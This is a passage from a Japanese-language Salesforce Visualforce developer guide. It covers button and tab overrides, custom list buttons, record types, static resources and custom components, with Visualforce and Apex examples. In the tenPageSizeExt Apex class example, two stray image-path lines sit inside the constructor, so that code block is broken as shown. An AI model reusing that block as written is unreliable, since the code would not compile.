   上書きするボタンまたはタブのホームページの横にある [編集] をクリックします。

   メモ: 行動と ToDo には専用のタブはないため、上書きできるのは標準ボタンと標準リンクのみです。

2. 上書きの種別として [Visualforce ページ] を選択します。
3. ユーザがボタンまたはタブをクリックしたときに実行する Visualforce ページを選択します。

   Visualforce ページでボタンを上書きするとき、ボタンが表示されるオブジェクトに対して標準コントローラを使用する必要があります。たとえば、取引先の[編集]ボタンを上書きするためにページを使用する場合、そのページのマークアップの `<apex:page>` タグに属性 `standardController="Account"` が含まれている必要があります。

```
<apex:page standardController="Account">

<!-- page content here -->

</apex:page>
```

   Visualforce ページでタブを上書きすると、コントローラのないタブ、カスタムコントローラのあるページ、またはコントローラのないページに対して標準リストコントローラを使用する Visualforce ページのみ選択可能になります。

   Visualforce ページでリストを上書きすると、標準リストコントローラを使用する Visualforce ページのみ選択可能になります。

Visualforce ページで [新規] ボタンを使用して上書きする場合、[レコードタイプの選択] ページを省略することもできます。選択されている場合、Visualforce ページがすでにレコードタイプを処理していると想定されるため、新しいレコードを作成しても、[レコードタイプの選択] ページに転送されません。

ヒント: 上書きとして使用する Visualforce ページに機能を追加する必要がある場合は、コントローラ拡張を使用します。

4. 必要に応じて、この変更を行う理由をコメントとして入力します。
5. [保存] をクリックします。

   上書きによって、ボタンの背後のアクションが制御されるため、ボタンの上書きは、Salesforce 全体に適用されます。たとえば、商談の [新規] ボタンを上書きした場合には、そのアクションが利用できるすべての場所でその代替アクションが有効になります。

   - 商談のホームページ
   - 取引先など、他のオブジェクトにあるすべての商談関連リスト
   - サイドバーの [新規作成] ドロップダウンリスト
   - この Salesforce ページのすべてのブラウザブックマーク

上書きを取り消す手順は、次のとおりです。

1. 上書きするページに移動します。
   - 標準オブジェクトの場合は、[設定] で [カスタマイズ] をクリックし、適切なオブジェクト (タブ) のリンクを選択して、[ボタン、リンク、およびアクション] をクリックします。
   - カスタムオブジェクトの場合は、[設定] で [作成] > [オブジェクト] をクリックし、リスト内のいずれかのカスタムオブジェクトを選択します。
2. 上書きの横にある [編集] をクリックします。
3. [上書きなし (デフォルトの動作)] を選択します。
4. [OK] をクリックします。

標準リストコントローラを使用したタブの上書き

標準リストコントローラを使用するページを使用してタブを上書きすることができます。たとえば、取引先標準リストコントローラに関連付けられた `overrideAccountTab` という名前のページを作成するとします。

```
<apex:page standardController="Account" recordSetVar="accounts" tabStyle="account">

  <apex:pageBlock >

    <apex:pageBlockTable value="{!accounts}" var="a">

      <apex:column value="{!a.name}"/>

    </apex:pageBlockTable>

  </apex:pageBlock>
```

```
</apex:page>
```

[取引先] タブを上書きして標準の [取引先] ホームページの代わりにそのページを表示できます。

[取引先] タブを上書きする手順は、次のとおりです。

1. [設定] から、[カスタマイズ] > [取引先] > [ボタン、リンク、およびアクション] をクリックします。
2. [取引先] タブの [編集] をクリックします。
3. [Visualforce ページ] ドロップダウンリストから、**[overrideAccountTab]** ページを選択します。
4. **[保存]** をクリックします。

メモ: 適切なページレベルセキュリティを設定して、このページをすべてのユーザが使用できるようにしてください。

Visualforce のカスタムボタンおよびリンクの定義

カスタムボタンまたはカスタムリンクを作成する前に、ユーザがそのボタンまたはリンクをクリックした際に実行するアクションを決定します。

1. [設定] で [カスタマイズ] をクリックし、該当するタブまたはユーザリンクを選択してから、[ボタン、リンク、およびアクション]を選択します。ユーザオブジェクトまたはカスタムホームページでは、カスタムボタンを使用できません。

   カスタムボタンとカスタムリンクは、ToDo または行動の個々の設定リンクでの活動でのみ使用できます。ただし、[設定] で [カスタマイズ] > [活動] > [活動のボタン] をクリックして、ToDo と行動の両方に適用されるボタンを上書きできます。

   カスタムオブジェクトの場合は、[設定] で [作成] > [オブジェクト] をクリックして、カスタムオブジェクトを選択します。

2. **[新規ボタンまたはリンク]** をクリックします。
3. 次の属性を入力します。

属性名	説明
表示ラベル	カスタムボタンまたはカスタムリンクのユーザページに表示されるテキストです。
名前	差し込み項目からの参照に使用されるボタンまたはリンクに付けられる一意の名前です。この名前は、アンダースコアと英数字のみを含み、組織内で一意の名前にする必要があります。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。
名前空間プレフィックス	パッケージコンテキストでは、名前空間プレフィックスとは AppExchange にある自社パッケージとそのコンテンツを他の開発者のパッケージと区別するための1～15 文字の英数字で構成される識別子です。名前空間プレフィックスでは、大文字小文字は区別されません。たとえば、ABC と abc は一意として認識されませ

属性名	説明
	ん。名前空間プレフィックスは、すべてのSalesforce組織にわたって必ずグローバルに一意なものを指定します。名前空間プレフィックスを使用することで、自社の管理パッケージのみを管理できるようになります。
保護コンポーネント	保護コンポーネントは、登録者の組織で作成されたコンポーネントからリンク付けしたり参照したりすることはできません。開発者は、今後のリリースで、インストールの失敗を心配することなく保護コンポーネントを削除できます。ただし、コンポーネントが非保護に設定され、グローバルにリリースされると、開発者は削除できなくなります。
説明	ボタンまたはリンクを区別するテキスト。システム管理者がボタンとリンクを設定するときに表示されます。
表示の種類	ページレイアウトのどこでボタンまたはリンクを使用できるようにするかを決めます。 詳細ページリンク ページレイアウトの [カスタムリンク] セクションにリンクを追加する場合に選択します。 詳細ページボタン レコードの詳細ページにカスタムボタンを追加する場合に選択します。詳細ページボタンは、ページレイアウトの [ボタン] セクションにのみ追加できます。 リストボタン リストビュー、検索結果レイアウト、または関連リストにカスタムボタンを追加する場合に選択します。リストボタンは、ページレイアウトの [関連リスト] セクションまたは [リストビュー] レイアウトと [検索結果] レイアウトにのみ追加できます。 リストボタンの場合、Salesforce は自動的に [チェックボックスの表示 (複数レコード選択用)] オプションを選択します。このオプションは、リスト内の各レコードの横にチェックボックスを表示し、リストボタンのアクションへ適用するレコードをユーザが選択できるようにします。ユーザがレコードを選択する必要がない場合には、このオプションをオフにします (たとえば、ユーザを別のページに移動させるボタンなど)。
動作	ボタンまたはリンクをクリックした際の処理を選択します。 適用できる場合は、一部の設定にデフォルト値を使用します。たとえば、*新規ウィンドウに表示* を選択した場合の新規ウィンドウのデフォルトの高さは 600 ピクセルとなります。
内容のソース	Visualforce ページを使用するには、「Visualforce ページ」を選択し、ドロップダウンリストからページを選択します。ホームページのカスタムリンクとしてVisualforce ページを使用することはできません。

4. 終了後、[Save (保存)] をクリックします。

   保存後、編集を継続するには、[Quick Save (適用)] をクリックします。

   指定されたURLを表示するには、[プレビュー] をクリックします。

   コンテンツを保存せずに終了するには、[キャンセル] をクリックします。

5. 新しいボタンまたはリンクを表示するように、該当するタブや検索レイアウトのページレイアウトを編集します。

   ユーザ用のカスタムリンクを追加した場合、そのリンクは、ユーザの詳細ページの [カスタムリンク] セクションに自動的に追加されます。詳細ページボタンはページレイアウトの [ボタン] セクションにのみ追加できます。

6. 必要に応じて、ユーザのブラウザのデフォルト設定とは異なる設定を使用してリンクまたはボタンを開くようにするウィンドウのプロパティを設定します。

標準リストコントローラを使用したカスタムリストボタンの追加

標準ボタンやリンクを上書きすることに加えて、標準リストコントローラを使用するページにリンクするカスタムリストボタンを作成することもできます。これらのリストボタンは、オブジェクトのリストページ、検索結果、および関連リストで使用できます。また、これらのリストボタンを使用すると、選択したレコードのグループに対してアクションを実行できます。選択されたレコードのセットを示すには、`{!selected}` 式を使用します。

たとえば、カスタムボタンを商談の関連リストに追加して、選択したレコードの商談フェーズと完了日を編集して保存できるようにする手順は、次のとおりです。

1. 次のApexクラスを作成します。

```
public class tenPageSizeExt {



    public tenPageSizeExt(ApexPages.StandardSetController controller) {



        controller.setPageSize(10);

    }

}
```

2. 次のページを作成し、`oppEditStageAndCloseDate` をいう名前を付けます。

```
<apex:page standardController="Opportunity" recordSetVar="opportunities"
tabStyle="Opportunity" extensions="tenPageSizeExt">

    <apex:form >

        <apex:pageBlock  title="Edit Stage and Close Date" mode="edit">

            <apex:pageMessages />
```

```
            <apex:pageBlockButtons location="top">
                <apex:commandButton value="Save" action="{!save}"/>
                <apex:commandButton value="Cancel" action="{!cancel}"/>
            </apex:pageBlockButtons>
            <apex:pageBlockTable value="{!selected}" var="opp">
                <apex:column value="{!opp.name}"/>
                <apex:column headerValue="Stage">
                    <apex:inputField value="{!opp.stageName}"/>
                </apex:column>
                <apex:column headerValue="Close Date">
                    <apex:inputField value="{!opp.closeDate}"/>
                </apex:column>
            </apex:pageBlockTable>
        </apex:pageBlock>
    </apex:form>
    </apex:page>
```

3. すべてのユーザがそのページを使用できるようにします。
   a. [設定] で、[開発] > [ページ] をクリックします。
   b. oppEditStageAndCloseDate ページの [セキュリティ] をクリックします。
   c. 適切なプロファイルを［有効にされたプロファイル］リストに追加します。
   d. [保存] をクリックします。
4. 商談にカスタムボタンを作成します。
   a. [設定] から、[カスタマイズ] > [商談] > [ボタン、リンク、およびアクション] をクリックします。
   b. [新規ボタンまたはリンク] をクリックします。
   c. ［表示ラベル］を「フェーズと*日付の編集*」に設定します。
   d. ［表示の種類］を［リストボタン］に設定します。
   e. [内容のソース] を、［Visualforce ページ］に設定します。
   f. [コンテンツ] ドロップダウンリストから、*[oppEditStageAndCloseDate]* を選択します。
   g. [保存] をクリックします。

h. ボタンはページレイアウトを更新するまで表示されないことを通知する警告が表示されます。[OK]をクリックします。

5. 取引先ページレイアウトにカスタムボタンを追加します。
   a. [設定] から、[カスタマイズ] > [取引先] > [ページレイアウト] をクリックします。
   b. 適切なページレイアウトの [編集] をクリックします。
   c. [関連リストセクション] で、[商談] をクリックしてから、 をクリックしてプロパティを編集します。
   d. [カスタムボタン] セクションで、[利用可能なボタン] リストの [編集のフェーズと日付] を選択して [選択したボタン] リストに追加します。
   e. [OK] をクリックします。
   f. [保存] をクリックします。

取引先ページにアクセスすると、[商談] 関連リストに新しいボタンが表示されます。

新規ボタンの例



商談を選択して、[編集のフェーズと日付] をクリックすると、カスタム編集ページが表示されます。

カスタム編集ページの例



レコードタイプの表示

Salesforce API バージョンが 20.0 以降の Visualforce ページではレコードタイプがサポートされます。レコードタイプを使用すると、異なるビジネスプロセス、選択リストの値、およびページレイアウトを、異なるユーザに提供できます。

[設定] でレコードタイプを作成すると、ユーザ側でそれ以上のアクションを実行しなくても Visualforce でレコードタイプのサポートが有効になります。レコードタイプを使用するオブジェクトの Visualforce ページには、ユーザによる設定が反映されます。レコードタイプ項目には、`RecordTypeId` という名前が付けられます。

ユーザのレコードタイプ定義は、次のように `<apex:inputField>` タグの表示に影響を与えます。

- `<apex:inputField>` タグが、レコードタイプで条件検索される選択リスト項目を参照している場合:
  - 表示される `<apex:inputField>` コンポーネントには、そのレコードタイプと互換性のあるオプションのみが表示されます。

  - <apex:inputField> コンポーネントが、表示された編集可能な制御項目を持つ連動選択リストにバインドされている場合、レコードタイプと制御項目値の両方と互換性のあるオプションのみが表示されます。

- <apex:inputField> タグがレコードタイプ項目を参照する場合:
  - ユーザが項目のレコードタイプを変更できるか、新規項目のレコードタイプを選択できる場合、<apex:inputField> コンポーネントはドロップダウンリストとして表示されます。それ以外の場合は、参照のみのテキストして表示されます。
  - リストが変更された際のページの更新または条件検索された選択リストの再表示は、開発者の責任で行ってください。

さらに、<apex:outputField> タグのレコードタイプのサポートは、<apex:inputField> の動作を参照のみとして実装した場合と同じです。

Visualforce ページで [新規] ボタンを使用して上書きする場合、[レコードタイプの選択] ページを省略することもできます。選択されている場合、Visualforce ページがすでにレコードタイプを処理していると想定されるため、新しいレコードを作成しても、[レコードタイプの選択] ページに転送されません。

第 10 章　　静的リソースの使用

静的リソースにより、アーカイブ (.zip や .jar ファイルなど)、画像、スタイルシート、JavaScript、その他のファイルなど、Visualforce ページ内で参照できるコンテンツをアップロードできます。

[ドキュメント] タブにファイルをアップロードするよりも、静的リソースを利用する方がよい理由は、次のとおりです。

- 関連ファイルを集めたものをディレクトリ階層にパッケージ化し、その階層を .zip や .jar アーカイブとしてアップロードできます。
- ドキュメント ID をハードコードする代わりに、`$Resource` グローバル変数を使用することで、ページマークアップ内の静的リソースを名前で参照できます。

ヒント: さらに、静的リソースを使用して JavaScript またはカスケードスタイルシート (CSS) を参照する方が、マークアップをインラインに含めるよりも適しています。静的リソースを使用してこの種のコンテンツを管理すると、すべてのページや共有する一連の JavaScript 機能のデザインに一貫性を持たせることができます。

1 つの静的リソースのサイズは、最大 5 MB、1 組織が持てる静的リソースの合計は最大 250 MB です。

このセクションの内容:

静的リソースの作成

静的リソースを作成する手順は、次のとおりです。

1. [設定] で、[開発] > [静的リソース] をクリックします。
2. [新規静的リソース] をクリックします。
3. [名前] テキストボックスで、Visualforce マークアップ内でリソースの識別に使われるテキストを入力します。この名前は、アンダースコアと英数字のみを含み、組織内で一意の名前にする必要があります。最初は文字であること、スペースは使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。

   メモ: Visualforce マークアップで静的リソースを参照し、そのリソースの名前を変更すると、Visualforce マークアップが更新されその変更が反映されます。

4. [説明] テキストエリアで、リソースの任意の説明を指定します。

5. ［ファイル］テキストボックスの横にある [参照] をクリックして、アップロードするリソースのローカルコピーへ移動します。

   1 つの静的リソースのサイズは、最大 5 MB、1 組織が持てる静的リソースの合計は最大 250 MB です。

6. ［キャッシュコントロール］を次のように設定します。

   - *［非公開］* は、Salesforce サーバにキャッシュされた静的リソースデータを他のユーザと共有しないことを指定します。静的リソースは、現在のユーザのセッションについてのみキャッシュに保存されます。

     メモ: 静的リソースのキャッシュ設定は、ゲストユーザのプロファイルが IP 範囲またはログイン時間に基づいて制限されている Force.com サイトを介してアクセスする場合は、非公開に設定されます。ゲストユーザプロファイル制限のあるサイトでは、ブラウザ内でのみ静的リソースをキャッシュします。また、以前は無制限であったサイトに制限が設定されると、Salesforce キャッシュおよび中間キャッシュから静的リソースが解放されるまでに最大 45 日かかる場合があります。

   - *［公開］* は、Salesforce サーバにキャッシュされた静的リソースデータを、読み込み時間を短縮するために組織の他のユーザと共有することを指定します。

   ヘッダー項目定義に関する W3C 仕様には、キャッシュ管理に関するより詳細な技術情報があります。

   メモ: この機能は、サイト、つまり、静的なリソースを使用する有効な組織についてのみ有効です。

7. [保存] をクリックします。

警告: WinZip を使用する場合、必ず最新バージョンをインストールしてください。以前のバージョンの WinZip ではデータが失われる可能性があります。

Visualforce マークアップでの静的リソースの参照

Visualforce マークアップで静的リソースを参照する方法は、単独ファイルを参照するのか、またはアーカイブ (zip ファイルや .jar ファイルなど) に含まれるファイルを参照するのかによって異なります。

- 単独ファイルを参照するには、差し込み項目として `$Resource.<resource_name>` を使用します。このとき、*<resource_name>* は、リソースをアップロードしたときに指定した名前です。次に例を示します。

```
<apex:image url="{!$Resource.TestImage}" width="50" height="50"/>
```

または

```
<apex:includeScript value="{!$Resource.MyJavascriptFile}"/>
```

- アーカイブ内のファイルを参照するには、URLFOR 関数を使用します。最初のパラメータには、そのアーカイブをアップロードしたときに指定した静的リソース名を、第 2 パラメータには、アーカイブ内での目的ファイルへのパスを指定します。たとえば、次のとおりです。次に例を示します。

```
<apex:image url="{!URLFOR($Resource.TestZip,

                 'images/Bluehills.jpg')}" width="50" height="50"/>
```

または

```
<apex:includeScript value="{!URLFOR($Resource.LibraryJS, '/base/subdir/file.js')}"/>
```

- 静的リソースアーカイブのファイルの相対パスを使用して、アーカイブ内の別のコンテンツを使用できます。たとえば、styles.css という CSS ファイルに、次のようなスタイルがあるとします。

```
table { background-image: img/testimage.gif }
```

Visualforce ページでその CSS を使用する場合、CSS ファイルが画像を検出できるようにする必要があります。そのためには、styles.css や img/testimage.gif を含む zip ファイルなどのアーカイブを作成します。パス構造がアーカイブ内に保持されるようにします。そして、アーカイブファイルを静的リソース「style_resources」としてアップロードします。ページに、次のコンポーネントを追加します。

```
<apex:stylesheet value="{!URLFOR($Resource.style_resources, 'styles.css')}"/>
```

静的リソースにはスタイルと画像が両方含まれているため、スタイルシートの相対パスが解決し、画像が表示されます。

- カスタムコントローラでは、<apex:variable> タグを使用して静的リソースのコンテンツを動的に参照できます。最初に、カスタムコントローラを作成します。

```
global class MyController {

    public String getImageName() {

        return 'Picture.gif';//this is the name of the image

    }

}
```

次に、<apex:variable> タグで getImageName メソッドを参照します。

```
<apex:page renderAs="pdf" controller="MyController">

    <apex:variable var="imageVar" value="{!imageName}"/>

    <apex:image url="{!URLFOR($Resource.myZipFile, imageVar)}"/>

</apex:page>
```

zip ファイル内で画像の名前が変わる場合は、getImageName で返された値を変更できます。

第 11 章　　カスタムコンポーネントの作成と使用

Salesforceには、Visualforceページの作成に使用できる標準の組み込みコンポーネント(<apex:relatedList> および <apex:dataTable> など)のライブラリがあります。ユーザ独自のカスタムコンポーネントを作成して、このライブラリに追加することもできます。この章では、カスタムコンポーネントの概要と作成方法を説明します。

カスタムコンポーネントとは?

メソッドでコードをカプセル化すると、プログラムでそのメソッドを複数回利用できるのと同様に、カスタムコンポーネントで共通のデザインパターンをカプセル化することにより 1 つ以上の Visualforce ページでそのコンポーネントを複数回利用することができます。

たとえば、Visualforce ページを使用してフォトアルバムを作成するとします。アルバム内のそれぞれの写真の境界線は独自の色になっており、その下にはテキストキャプションが表示されます。アルバム内のすべての写真を表示する場合に Visualforce マークアップを繰り返すのではなく、画像、境界線の色、およびキャプションを配した singlePhoto という名前のカスタムコンポーネントを定義し、これらの属性を使用してページ上に画像を表示できます。一度定義すると、組織内のすべての Visualforce ページで、<apex:dataTable> や <apex:relatedList> などの標準コンポーネントと同じように、singlePhoto カスタムコンポーネントを活用できます。

開発者がマークアップを再利用できるページテンプレートとは異なり、カスタムコンポーネントは、次の理由でページテンプレートよりも強力であり、柔軟性に優れています。

- カスタムコンポーネントにより、開発者は、各コンポーネントに渡せる属性を定義できます。属性の値によって、最終ページでのマークアップの表示方法と、コンポーネントのそのインスタンスに対して実行されるコントローラベースのロジックを変更できます。この動作は、テンプレートのものとは異なります。テンプレートでは、テンプレートを使用するページからテンプレートの定義自体に情報を渡す方法がありません。

- カスタムコンポーネントの説明は、標準コンポーネントの説明と並んで、アプリケーションのコンポーネント参照ダイアログに表示されます。一方、テンプレートの説明は、ページとして定義されているために、Salesforce の [設定] エリアからしか参照できません。

関連トピック:

カスタムコンポーネントの定義

Visualforce ページでのカスタムコンポーネントの使用

カスタムコンポーネントの定義

Visualforce ページで使用するカスタムコンポーネントを定義する手順は、次のとおりです。

1. Salesforce の [設定] で、[開発] > [コンポーネント] をクリックします。
2. [新規] をクリックします。
3. [表示ラベル] テキストボックスに、設定ツールでカスタムコンポーネントの識別に使用するテキストを入力します。
4. [オブジェクト名] テキストボックスに、Visualforce マークアップ内でカスタムコンポーネントを識別するテキストを入力します。この名前は、アンダースコアと英数字のみを含み、組織内で一意の名前にする必要があります。最初は文字であること、スペースは使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。
5. [説明] テキストボックスに、カスタムコンポーネント説明を入力します。この説明は、[保存] をクリックするとすぐに、他の標準コンポーネントの説明と共にコンポーネントの参照に表示されます。
6. [内容] テキストボックスに、カスタムコンポーネント定義用の Visualforce マークアップを入力します。1 つのコンポーネントに、最大 1 MB のテキスト、約 1,000,000 文字を入れることができます。
7. [Version Settings (バージョン設定)] をクリックして、Visualforce のバージョンとこのコンポーネントで使用する API を指定します。また、組織にインストールされている管理パッケージのバージョンを指定できます。
8. [保存] をクリックし、変更を保存してカスタムコンポーネントの詳細画面を参照するか、[適用] をクリックし、変更を保存してコンポーネントの編集を続行します。コンポーネントを保存するには、Visualforce マークアップが有効になっている必要があります。

メモ: カスタムコンポーネントは、Visualforce の開発モードで、Visualforce ページマークアップにまだ存在しないカスタムコンポーネントへの参照を追加することによって作成することもできます。マークアップを保存すると、コンポーネントに指定した名前に基づいて (指定の属性を含む) 新規のコンポーネント定義を作成するためのクイック修正リンクが表示されます。

たとえば、`myNewComponent` というカスタムコンポーネントがまだ定義されていない場合に、既存のページマークアップに `<c:myNewComponent myNewAttribute="foo"/>` を挿入して [保存] をクリックすると、クイック修正によって `myNewComponent` という名前の新規カスタムコンポーネントを定義できます。このコンポーネントのデフォルト定義は次のとおりです。

```
<apex:component>

  <apex:attribute name="myattribute" type="String" description="TODO: Describe me"/>
```

```
  <!-- Begin Default Content REMOVE THIS -->

  <h1>Congratulations</h1>

  This is your new Component: mynewcomponent

  <!-- End Default Content REMOVE THIS -->

</apex:component>
```

この定義は、[設定] で [開発] > [コンポーネント] をクリックしてから myNewComponent カスタムコンポーネントの横にある [編集] をクリックして編集できます。

コンポーネントが作成されたら、`http://mySalesforceInstance/apexcomponent/nameOfNewComponent` でこれを参照できます。*mySalesforceInstance* の値は Salesforce インスタンスのホスト名 (na3.salesforce.com など)、*nameOfNewComponent* は、カスタムコンポーネント定義の［名前］項目の値です。

コンポーネントは、一見 Visualforce ページのように表示されます。そのため、コンポーネントが属性またはコンポーネントタグ本体のコンテンツに依存している場合は、この URL から予測と違う結果が生じる場合があります。より正確にカスタムコンポーネントをテストするには、コンポーネントを Visualforce ページに追加してからページを表示してください。

カスタムコンポーネントのマークアップ

カスタムコンポーネントのすべてのマークアップは <apex:component> タグ内で定義されます。このタグはカスタムコンポーネントの定義の最上位のタグである必要があります。次に例を示します。

```
<apex:component>

    <b>

        <apex:outputText value="This is my custom component."/>

    </b>

</apex:component>
```

他の Visualforce ページと同様に、マークアップは Visualforce と HTML タグの組み合わせを使用することができます。

さらに複雑な例では、カスタムコンポーネントを使用して、複数の Visualforce ページで使用するフォームを作成できます。recordDisplay という新しいカスタムコンポーネントを作成して、次のコードをコピーします。

```
<apex:component>

    <apex:attribute name="record" description="The type of record we are viewing."

                    type="Object" required="true"/>
```

```
    <apex:pageBlock title="Viewing {!record}">
        <apex:detail />
    </apex:pageBlock>
</apex:component>
```

次に、displayRecords というページを作成して、次のコードを使用します。

```
<apex:page >
  <c:recordDisplay record="Account" />
</apex:page>
```

この例が正しく機能するためには、Visualforceページを URL の有効な取引先レコードに関連付ける必要があります。たとえば、001D000000IRt53 が取引先 ID の場合、次の URL を使用します。

```
https://Salesforce_instance/apex/displayRecords?id=001D000000IRt53
```

ID として渡された取引先の詳細を含むページが表示されます。

ここで、displayRecords のコードを次のサンプルで置き換えます。

```
<apex:page>
  <c:recordDisplay record="Contact" />
</apex:page>
```

同様に、ページを更新する前に取引先責任者の ID を渡します。取引先責任者の情報が表示されたページが表示されます。

カスタムコンポーネントの属性には、<apex:attribute> コンポーネントの使用についての詳細が含まれます。

Visualforce ページでのカスタムコンポーネントの使用

<apex:component> タグの本文は、コンポーネントを含むと必ず標準の Visualforce ページに追加されるマークアップです。たとえば、次の Visualforce ページは カスタムコンポーネントのマークアップ (ページ 192) (次の例では、コンポーネントは myComponent という名前で保存されています) で定義されているコンポーネントを使用します。

```
<apex:page standardController="Account">
   This is my <i>page</i>. <br/>
   <c:myComponent/>
</apex:page>
```

出力は次のようになります。

```
This is my page.

This is my custom component.
```

Visualforceページでカスタムコンポーネントを使用するには、コンポーネントが定義された名前空間をコンポーネント名のプレフィックスとして付ける必要があります。たとえば、myNS という名前空間で myComponent という名前のコンポーネントがで定義されている場合は、そのコンポーネントを <myNS:myComponent> として Visualforce ページで参照できます。

便利な点は、関連付けられているページとして同じ名前空間で定義されているコンポーネントも c 名前空間プレフィックスを使用できることです。これにより、上記のサンプルのページとコンポーネントが同じ名前空間で定義される場合、コンポーネントを <c:myComponent> として参照できます。

カスタムコンポーネントにコンテンツを挿入する場合は、<apex:componentBody> タグを使用します。

関連トピック:

- カスタムコンポーネントとは?
- カスタムコンポーネントの定義

カスタムコンポーネントのバージョン設定の管理

Visualforce ページまたはカスタムコンポーネントに Salesforce API および Visualforce のバージョンを設定する手順は、次のとおりです。

1. Visualforce ページまたはコンポーネントを編集して、[バージョン設定] をクリックします。

   メモ: [設定] の [開発] からページまたはカスタムコンポーネントを編集する場合にのみ、ページまたはカスタムコンポーネントのバージョン設定にアクセスできます。[開発モード] で編集する場合は、バージョン設定にアクセスできません。

2. Salesforce API のバージョンを選択します。このバージョンは、ページまたはコンポーネントで使用する Visualforce のバージョンも示します。
3. [保存] をクリックします。

関連トピック:

- Visualforce のバージョン設定方法
- Visualforce ページとコンポーネントのパッケージバージョン設定の管理

カスタムコンポーネントの属性

標準の Visualforce マークアップ以外に、<apex:component> タグの本文でも、Visualforce ページで使用するときにカスタムコンポーネントに渡すことができる属性を指定できます。このような属性の値は、その後、コンポーネントやコンポーネントのコントローラ内 (該当する場合) で直接使用できます。

属性は <apex:attribute> タグで定義されます。たとえば、次のカスタムコンポーネントの定義では、value および borderColor という名前の 2 つの必須属性を指定します。これらの属性の値は、次の標準の {! } という Visualforce の式言語構文を使用してカスタムコンポーネントの定義で参照されます。

```
<apex:component>

    <!-- Attribute Definitions -->

    <apex:attribute name="myValue" description="This is the value for the component."

                    type="String" required="true"/>

    <apex:attribute name="borderColor" description="This is color for the border."

                    type="String" required="true"/>



    <!-- Component Definition -->

    <h1 style="border:{!borderColor};"/>

        <apex:outputText value="{!myValue}"/>

    </h1>

</apex:component>
```

次のマークアップで Visualforce ページにこのコンポーネントを使用します。

```
<c:myComponent myValue="My value" borderColor="red"/>
```

<apex:attribute> タグには、name、description、および type 属性の値が必要です。

- name 属性は Visualforce ページでカスタム属性を参照できる方法を定義します。属性の name は、コンポーネント内で一意にする必要があります。
- description 属性は、カスタムコンポーネントが保存されたらコンポーネントの参照ライブラリに表示される属性のヘルプテキストを定義します。このカスタムコンポーネントは、使用可能な標準コンポーネントも含む参照ライブラリにリストされます。
- type 属性は属性の Apex データ型を定義します。type 属性は次のデータ型のみを値として使用できます。
  - string、integer、または boolean などのプリミティブデータ型
  - Account などの sObject、My_Custom_Object__c、または汎用型の SObject
  - String[]、Contact[] などの配列表記を使用して指定する一次元リスト
  - type="map" を使用して指定する対応付け。対応付けの特定のデータ型を指定する必要はありません。
  - カスタム Apex クラス

その他の <apex:attribute> 属性についての詳細は、「apex:attribute」 (ページ 502)を参照してください。

デフォルトのカスタムコンポーネントの属性

カスタムコンポーネントには、必ず2つの属性が生成されます。これらの属性をコンポーネント定義に含める必要はありません。

id
ページの他のコンポーネントがカスタムコンポーネントを参照できるようにする識別子。

rendered
カスタムコンポーネントをページに表示するかどうかを指定するboolean値。指定されていない場合、この値はデフォルトのtrueに設定されます。

カスタムコンポーネントコントローラ

標準のVisualforceページと同様に、カスタムコンポーネントをApexで記述されたコントローラに関連付けることができます。この関連付けは、コンポーネントの `controller` 属性をカスタムコントローラに設定して行います。コントローラを使用すると、関連付けられているページにコンポーネントのマークアップを返す前に追加のロジックを実行できます。

コントローラでのカスタムコンポーネントの属性へのアクセス

関連付けられているカスタムコンポーネントコントローラでカスタムコンポーネントの属性の値にアクセスする手順は、次のとおりです。

1. 属性の値を格納するカスタムコンポーネントコントローラのプロパティを定義します。
2. プロパティのgetterメソッドとsetterメソッドを定義します。次に例を示します。

```
public class myComponentController {


  public String controllerValue;


  public void setControllerValue (String s) {
    controllerValue = s.toUpperCase();
  }


  public String getControllerValue() {
    return controllerValue;
  }
}
```

setter が値を変更していることに注目してください。

3. コンポーネント定義の <apex:attribute> タグで、assignTo 属性を使用して定義したばかりのクラス変数に属性をバインドします。次に例を示します。

```
<apex:component controller="myComponentController">

  <apex:attribute name="componentValue" description="Attribute on the component."

                  type="String" required="required" assignTo="{!controllerValue}"/>

    <apex:pageBlock title="My Custom Component">

      <p>

        <code>componentValue</code> is "{!componentValue}"

        <br/>

        <code>controllerValue</code> is "{!controllerValue}"

      </p>

    </apex:pageBlock>

    Notice that the controllerValue has been upper cased using an Apex method.

</apex:component>
```

assignTo 属性を使用する場合は、getter メソッドおよび setter メソッドまたは get 値および set 値を含むプロパティを定義する必要があります。

4. ページにコンポーネントを追加します。次に例を示します。

```
<apex:page>

  <c:simpleComponent componentValue="Hi there, {!$User.FirstName}"/>

</apex:page>
```

ページの出力は次のようになります。

大文字で表示されるように Apex コントローラメソッドが controllerValue を変更している点に注目してください。

第 12 章　動的 Visualforce バインド

*動的 Visualforce バインド*とは、レコードに関する情報を表示する際に必ずしも表示する項目を指定しない汎用的な Visualforce ページを記述する方法です。つまり、ページ上の項目はコンパイル時ではなく実行時に決定されます。これにより、開発者は1ページだけ設計して、さまざまな利用者に対し、権限や設定に応じて異なる表示にすることができます。動的バインドは、わずかなコーディングで登録者ごとに固有のデータを表示できるため、管理パッケージに含まれる Visualforce ページで使用すると便利です。

動的Visualforceバインドは、標準オブジェクトとカスタムオブジェクトでサポートされます。動的バインドは、一般的に次のフォームを取ります。

```
reference[expression]
```

構成要素について説明します。

- *reference* は、sObject、Apex クラス、グローバル変数のいずれかに評価されます。
- *expression* は、項目名または関連オブジェクト名である文字列に評価されます。関連オブジェクトが返されると、項目または追加の関連オブジェクトを再帰的に選択するのに使用できます。

動的バインドは、数式が有効な場所であればどこででも使用できます。次のようなページで使用します。

```
{!reference[expression]}
```

必要に応じて、*fieldname* を動的式全体の最後に追加できます。動的式がsObjectに解決されると、*fieldname* はそのオブジェクトの特定の項目を参照します。reference が Apex クラスの場合、項目は public または global である必要があります。次に例を示します。

```
{!myContact['Account'][fieldname]}
```

